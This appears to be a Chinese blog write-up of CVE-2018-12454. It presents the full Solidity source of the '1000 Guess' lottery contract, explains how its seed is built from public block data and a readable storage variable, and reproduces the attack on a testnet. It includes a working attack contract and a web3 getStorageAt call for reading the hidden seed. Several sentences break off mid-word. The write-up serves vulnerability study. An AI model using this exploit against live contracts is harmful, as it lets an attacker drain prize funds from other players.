
CVE-2018-12454合约代码详细分析

Pinging / 2019-05-25 08:39:00 / 浏览数 4437 安全技术 区块链安全 顶(0) 踩(0)

一、漏洞概述

1000 Guess是一款基于以太坊的随机数竞猜游戏。 1000
Guess中的simplelottery智能合约实现的‘_addguess’函数存在安全漏洞，该漏洞源于程序使用公共可读取的变量生成随机值。攻击者可利用该漏洞一直获取奖励。

下面为CVE编号的详细内容。



CVE-ID

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Description

The _addguess function of a simplelottery smart contract implementation for 1000 Guess, an Ethereum gambling game, generates a random value with publicly readable variables such as the current block information and a private variable (which can be read with a getStorageAt call). Therefore, it allows attackers to always win and get rewards.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://medium.com/@jonghyk.song/attack-on-pseudo-random-number-generator-prng-used-in-1000-guess-an-ethereum-lottery-game-7b76655f953d

Assigning CNA

MITRE Corporation

Date Entry Created

20180615 Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20180615)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.

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https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12454

1000
Guess作为以太坊的精彩读博游戏被爆出存在存储随机数预测漏洞。此合约通过生成随机数来预测获得大奖的钱包地址。在生成随机数的过程中，该合约通过sha256计算合

二、合约分析

合约代码如下地址：https://etherscan.io/address/0x386771ba5705da638d889381471ec1025a824f53#code

```
/**
* Source Code first verified at https://etherscan.io on Saturday, November 25, 2017
(UTC) */

pragma solidity ^0.4.11;
contract simplelottery {
   enum State { Started, Locked }
   State public state = State.Started;
   struct Guess{
     address addr;
     //uint    guess;
   }
   uint arraysize=1000;
   uint constant maxguess=1000000;
   uint bettingprice = 1 ether;
   Guess[1000] guesses;
   uint    numguesses = 0;
   bytes32 curhash = '';
   uint _gameindex = 1;
   uint _starttime = 0;
   modifier inState(State _state) {
     require(state == _state);
     _;
```

```
}
address developer = 0x0;
address _winner   = 0x0;
event SentPrizeToWinner(address winner, uint money, uint gameindex, uint lotterynumber, uint starttime, uint finishtime);
event SentDeveloperFee(uint amount, uint balance);

function simplelottery()
{
  if(developer==address(0)){
    developer = msg.sender;
    state = State.Started;
    _starttime = block.timestamp;
  }
}

function setBettingCondition(uint _contenders, uint _bettingprice)
{
  if(msg.sender != developer)
    return;
  arraysize  = _contenders;
  if(arraysize>1000)
    arraysize = 1000;
  bettingprice = _bettingprice;
}

function findWinner(uint value)
{
  uint i = value % numguesses;
  _winner = guesses[i].addr;
}

  function getMaxContenders() constant returns(uint){
  return arraysize;
}

function getBettingPrice() constant returns(uint){
  return bettingprice;
}

function getDeveloperAddress() constant returns(address)
{
  return developer;
}

function getDeveloperFee() constant returns(uint)
{
  uint developerfee = this.balance/100;
  return developerfee;
}

function getBalance() constant returns(uint)
{
   return this.balance;
}

function getLotteryMoney() constant returns(uint)
{
  uint developerfee = getDeveloperFee();
  uint prize = (this.balance - developerfee);
  return prize;
}

function getBettingStatus()
  constant
  returns (uint, uint, uint, uint, uint, uint, uint)
{
  return ((uint)(state), _gameindex, _starttime, numguesses, getLotteryMoney(), this.balance, bettingprice);
}
```

```
  function finish()
  {
    if(msg.sender != developer)
      return;
    _finish();
  }

  function _finish() private
  {
    state = State.Locked;
    uint block_timestamp = block.timestamp;
    uint lotterynumber = (uint(curhash)+block_timestamp)%(maxguess+1);
    findWinner(lotterynumber);
    uint prize = getLotteryMoney();
    uint numwinners = 1;
    uint remain = this.balance - (prize*numwinners);

    _winner.transfer(prize);
    SentPrizeToWinner(_winner, prize, _gameindex, lotterynumber, _starttime, block_timestamp);

    // give delveoper the money left behind
    developer.transfer(remain);
    SentDeveloperFee(remain, this.balance);
    numguesses = 0;
    _gameindex++;
    state = State.Started;
    _starttime = block.timestamp;
  }

  function () payable
  {
      _addguess();
  }

  function addguess()
    inState(State.Started)
    payable
  {
    _addguess();
  }

  function _addguess() private
    inState(State.Started)
  {
    require(msg.value >= bettingprice);
    curhash = sha256(block.timestamp, block.coinbase, block.difficulty, curhash);
    if((uint)(numguesses+1)<=arraysize) {
      guesses[numguesses++].addr = msg.sender;
      if((uint)(numguesses)>=arraysize){
        _finish();
      }
    }
  }
}
```

首先介绍合约涉及的变量情况。根据合约定义，首先定义state枚举变量，用以控制合约是否停止运行。之后定义Guess结构体与相应数组，用以保存参与游戏的用户情况。

下面函数为构造函数，其中定义了建立者地址、当前合约的运行状态以及当前的时间戳信息。

```
function simplelottery()
   {
     if(developer==address(0)){
       developer = msg.sender;
       state = State.Started;
       _starttime = block.timestamp;
     }
   }
```

下面函数作用是用于修改该合约竞猜函数触发门限值与竞猜最小代币量。

```
function setBettingCondition(uint _contenders, uint _bettingprice)
   {
     if(msg.sender != developer)
       return;
     arraysize  = _contenders;
     if(arraysize>1000)
       arraysize = 1000;
     bettingprice = _bettingprice;
   }
```

下面的一系列函数为用户返回各种参数。

```
function getMaxContenders() constant returns(uint){
     return arraysize;
   }

   function getBettingPrice() constant returns(uint){
     return bettingprice;
   }
```

```
  function getDeveloperAddress() constant returns(address)
  {
    return developer;
  }

  function getDeveloperFee() constant returns(uint)
  {
    uint developerfee = this.balance/100;
    return developerfee;
  }

  function getBalance() constant returns(uint)
  {
     return this.balance;
  }
```

下方函数返回了合约中较为关键的变量信息，例如当前时间戳信息、当前竞猜数字、奖金额度、合约余额、竞猜手续费。

```
function getBettingStatus()
    constant
    returns (uint, uint, uint, uint, uint, uint, uint)
  {
    return ((uint)(state), _gameindex, _starttime, numguesses, getLotteryMoney(), this.balance, bettingprice);
  }
```

之后我们介绍合约的关键函数。当用户调用addguess函数时，首先将合约的状态改变为"开始"，之后判断用户传入的金额是否满足竞猜手续费，当满足时进入下面的函数。

之后根据当前区块上的私有信息计算哈希值：`curhash = sha256(block.timestamp, block.coinbase, block.difficulty, curhash);`

之后判断是否触发竞猜函数，例如当当前numguesses +
1还未到达竞猜门限值，此时将guess数组中添加当前调用函数的合约地址，便于后续此地址参与奖金竞猜。当最后一位参加竞猜的用户调用此函数时，即到达门限值时触发

```
function () payable
  {
     _addguess();
  }

  function addguess()
    inState(State.Started)
    payable
  {
    _addguess();
  }

  function _addguess() private
    inState(State.Started)
  {
    require(msg.value >= bettingprice);
    curhash = sha256(block.timestamp, block.coinbase, block.difficulty, curhash);
    if((uint)(numguesses+1)<=arraysize) {
      guesses[numguesses++].addr = msg.sender;
      if((uint)(numguesses)>=arraysize){
        _finish();
      }
    }
  }
```

当触发竞猜函数时便调用下方函数。进入函数后，首先将合约设置为暂停，以防止在进行竞猜过程中有新用户参与。之后赋值新时间戳、计算竞猜随机数。之后调用findWi

```
function finish()
  {
    if(msg.sender != developer)
      return;
    _finish();
  }

  function _finish() private
  {
    state = State.Locked;
```

```
    uint block_timestamp = block.timestamp;
    uint lotterynumber = (uint(curhash)+block_timestamp)%(maxguess+1);
    findWinner(lotterynumber);
    uint prize = getLotteryMoney();
    uint numwinners = 1;
    uint remain = this.balance - (prize*numwinners);

    _winner.transfer(prize);
    SentPrizeToWinner(_winner, prize, _gameindex, lotterynumber, _starttime, block_timestamp);

    // give delveoper the money left behind
    developer.transfer(remain);
    SentDeveloperFee(remain, this.balance);
    numguesses = 0;
    _gameindex++;
    state = State.Started;
    _starttime = block.timestamp;
  }
```

而如何寻找这个幸运儿呢？

```
function findWinner(uint value)
  {
    uint i = value % numguesses;
    _winner = guesses[i].addr;
  }
```

此函数传入value（此变量为上一个函数中的随机数），之后取余得到i。

下面我们来看一下此合约的漏洞在何处。

三、漏洞测试

在复现操作之前，我将简单介绍下本漏洞的成因。

熟悉以太坊漏洞的同学应该知道，在随机数应用中最容易产生的漏洞就属随机数预测。由于以太坊的机制，其所有信息均在链上且对外均为可见。即区块链上的随机数并不能


我们跟读一下合约，作为一个参与者我们肯定首先会参与到合约中来。于是我们将调用`addguess()`，之后函数调用`_addguess()`并向合约传入预设的合约费用`Value`，之

而上述随机数种字均可以被我们通过手段获得，于是我们变可以同合约一样，可以知道当前用户开奖操作的最终中奖人。

此时，倘若我们提前得到了中奖人信息，那么如果中奖人为攻击者，那么攻击者变执行操作否则便`revert()`即可。于是当攻击者不断进行尝试直到计算出中奖者为自己。


下面我们将进行漏洞复现：

首先我们使用账户为`0x910c8F13e4fB8d640C593A5A6CE74ea1a842a963`的钱包，部署合约。




为了便于后续进行演示操作，我们将合约的部分参数进行修改。将门限值修改为3并降低参与金额（将默认的1 eth修改为100 wei，方便后续操作）。

为了模拟攻击过程，我们使用当前钱包地址参与到竞猜活动中，并传入1 eth合同费。



Environment
Injected Web3
Ropsten (3)
Account
0x910...2a963 (10.0978905545999989
Gas limit
999993000000
Value
1
ether
simplelottery
Deploy
or
At Address
0xfa6826d4456b8d21aa62c7989ea42c3
Transactions recorded: 3
Deployed Contracts
simplelottery at 0xfa6...f563e (blockchain)
(fallback)
addguess
findWinner
uint256 value
finish
setBettingCon
3,100
getBalance
0: uint256: 1000000000000000000
getBettingPric
0: uint256: 100
ter the value and choose the unit

这时我们查看奖励金：




即获得奖励的账户能够获得相应的奖励。

之后我使用第二个合约账户并传入1000wei参与合约竞猜。此时numguesses为2。



而我们设置开奖门限为3，所以下一次新用户参与将会调用开奖合约。



此时我们撰写攻击函数：

```
contract Attack{
   address public owner;
   simplelottery lottery;
   uint constant maxguess=1000000;
   uint numguesses;
   event success(string s, uint balance);
   // constructor() public{
   //     owner = msg.sender;
   // }
   function () payable{}
   function attack(address target, bytes32 curhash, uint arraysize, uint attackerid) public payable{
       lottery = simplelottery(target);
```

```
        (,,,numguesses,,,) = lottery.getBettingStatus();
        if(numguesses != arraysize - 1) revert();
        curhash = sha256(block.timestamp, block.coinbase, block.difficulty, curhash);
        uint lotterynumber = (uint(curhash)+block.timestamp)%(maxguess+1);
        uint i = lotterynumber % arraysize;
        if(attackerid != i) revert();
        target.call.value(0.01 ether)();
        success("Attack success!",this.balance);
        msg.sender.transfer(this.balance);
    }
}
```

此时我们需要通过链的特性来获取到其隐藏数据。通过我们分析，我们发现curhash我们并不知道，如果不知道此参数那么我们变无法进行预测。

此处教大家一个姿势，我们可以通过web3函数来获取到存在于链上的数据。

```
web3.eth.getStorageAt("0xfa6826D4456b8d21aa62C7989Ea42C3B246f563e", x, function(x, y) {console.warn(y)});
```

此函数调用后，会获得地址上的位于x位置的链上数据。

Note

Everything that is inside a contract is visible to all external observers. Making something `private` only prevents other contracts from accessing and modifying the information, but it will still be visible to the whole world outside of the blockchain.

